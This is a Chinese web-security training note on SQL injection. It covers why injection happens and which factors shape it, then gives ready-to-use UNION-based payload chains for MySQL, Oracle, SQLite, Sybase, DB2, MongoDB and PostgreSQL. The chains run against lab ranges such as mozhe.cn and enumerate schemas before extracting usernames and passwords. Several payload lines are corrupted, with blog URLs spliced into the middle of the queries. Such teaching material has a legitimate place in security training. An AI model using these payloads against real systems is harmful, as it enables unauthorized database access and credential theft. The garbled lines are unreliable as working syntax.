
Web攻防-SQL注入&数据库类型&用户权限&架构分层&符号干扰&利用过程&发现思路



#知识点：  
1、Web攻防-SQL注入-产生原理&应用因素  
2、Web攻防-SQL注入-各类数据库类型利用  
   
#章节点：(待补充)  
OWTOP10，SQL注入，文件安全（上传,下载,读取,删除,包含等），目录遍历，  
CSRF，SSRF，CRLF，SSTI注入，XML&XXE安全，RCE执行（代码或命令等）  
反序列化，业务逻辑（验证码，接口枚举，支付购买，机制验证，越权，并发等）  
未授权访问，失效访问控制，弱口令安全，第三方组件安全，CORS，JSONP等





演示案例：

* WEB攻防-SQL注入-数据库类型利用

#数据库知识：  
1、数据库名，表名，列名，数据  
2、自带数据库，数据库用户及权限  
3、数据库敏感函数，默认端口及应用  
4、数据库查询方法（增加删除修改更新）  
   
#SQL注入产生原理：  
代码中执行的SQL语句存在可控变量导致  
   
#影响SQL注入的主要因素：  
1、数据库类型（权限操作）  
2、数据操作方法（增删改查）  
3、参数数据类型（符号干扰）  
4、参数数据格式（加密编码等）  
5、提交数据方式（数据包部分）  
6、有无数据处理（无回显逻辑等）  
   
#常见SQL注入的利用过程：  
1、判断数据库类型  
2、判断参数类型及格式  
3、判断数据格式及提交  
4、判断数据回显及防护  
5、获取数据库名，表名，列名  
5、获取对应数据及尝试其他利用  
   
#黑盒/白盒如何发现SQL注入  
1、盲对所有参数进行测试  
2、整合功能点脑补进行测试  
白盒参考后期代码审计课程  
   
利用过程：  
获取数据库名->表名->列名->数据（一般是关键数据，如管理员）  
   
靶场：  
<http://vulnweb.com/>  
https://mozhe.cn/Special/SQL\_Injection  
   
Access：已经基本淘汰 意义不大  
   
Mssql  
http://vulnweb.com/  
   
Mysql  
https://blog.csdn.net/weixin\_57524749/article/details/140618103  
id=-1 union select 1,database(),3,4  
id<https://blog.csdn.net/A2893992091/article/details/141365829>ation\_schema.tables where table\_schema='mozhe\_Discuz\_StormGroup'  
id=-1 union select 1,group\_concat(column\_name),3,4 from information\_schema.columns where table\_name='StormGroup\_member'  
id=-1 union select 1,2,group\_concat(id,name,password),4 from StormGroup\_member  
   
Oracle  
https://blog.csdn.net/A2893992091/article/details/141365829  
and 1=2 union select (select distinct owner from all\_tables where rownum=1),'2' from dual  
and 1=2 union select (select table\_name from user\_tables where rownum=1),'2' from dual  
and 1=2 union select (select table\_name from user\_tables whe<https://blog.csdn.net/qq_32393893/article/details/103083240>  
 1=2 union select (select column\_name from all\_tab\_columns where rownum=1 and table\_name='sns\_users'),'2' from dual  
and 1=2 union select (select column\_name from all\_tab\_columns where rownum=1 and table\_name='sns\_users' and column\_name not in ('USER\_NAME')),'2' from dual  
and 1=2 union select USER\_NAME,USER\_PWD from "sns\_users"  
and 1=2 union select USER\_NAME,USER\_PWD from "sns\_users" where user\_name not in ('hu')  
   
SQLite  
<https://blog.csdn.net/qq_32393893/article/details/103083240>  
union select 1,name,sql,4 from sqlite\_master limit 0,1  
union select 1,name,password,4 from WSTMart\_reg  
   
Sybase  
id=-1 union all select null,db\_name(),null,null  
id=-1 union all select null,name,null,null from mozhe\_Deepthroat.dbo.sysobjects  
id=-1 union all select null,name,null,null from mozhe\_Deepthroat..syscolumns where id=object\_id('Deepthroat\_login')  
id=-1 union all select null,name,null,null from mozhe\_Deepthroat..syscolumns where id=object\_id('Deepthroat\_login') and name<>'id'  
id=-1 union all select null,name,null,<https://blog.csdn.net/m0_75036923/article/details/141364038>  
word,null,null from Deepthroat\_lo<https://blog.csdn.net/2401_88387979/article/details/144275425>  
4274099  
id=-1 union select 1,2,3,4 from syscat.tables  
id=-1 union select 1,current schema,current server,4 from sysibm.sysdummy1  
id=-1 union select 1,current schema,tabname,4 from syscat.tables where tabschema=current schema limit 0,1  
id=-1 union select 1,colname,tabname,4 from syscat.columns where tabschema=current schema and tabname='GAME\_CHARACTER' limit 1,1  
id=-1 union select 1,colname,tabname,4 from syscat.columns where tabschema=current schema and tabname='GAME\_CHARACTER' limit 2,1  
id=-1 union select 1,NAME,PASSWORD,4 from GAME\_CHARACTER limit 0,1  
id=-1 union select 1,NAME,PASSWORD,4 from GAME\_CHARACTER limit 1,1  
   
<https://blog.csdn.net/m0_75036923/article/details/141364038>  
id=1'});return ({title:'1',content:'2  
'});return ({content:tojson(db.getCollectionNames()),title:'1  
'});return ({content:tojson(db.Authority\_confidential.find()[0]),title:'  
PostgreSQL  
https://blog.csdn.net/2401\_88387979/article/details/144275425  
and 1=2 union select 'null',null,null,null  
and 1=2 union select null,'null',null,null   
and 1=2 union select null,null,string\_agg(datname,','),null from pg\_database  
and 1=2 union select null,null,string\_agg(tablename,','),null from pg\_tables where schemaname='public'  
and 1=2 union select null,null,string\_agg(column\_name,','),null from information\_schema.columns where table\_name='reg\_users'  
and 1=2 union select null,string\_agg(name,','),string\_agg(password,','),null from reg\_users

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)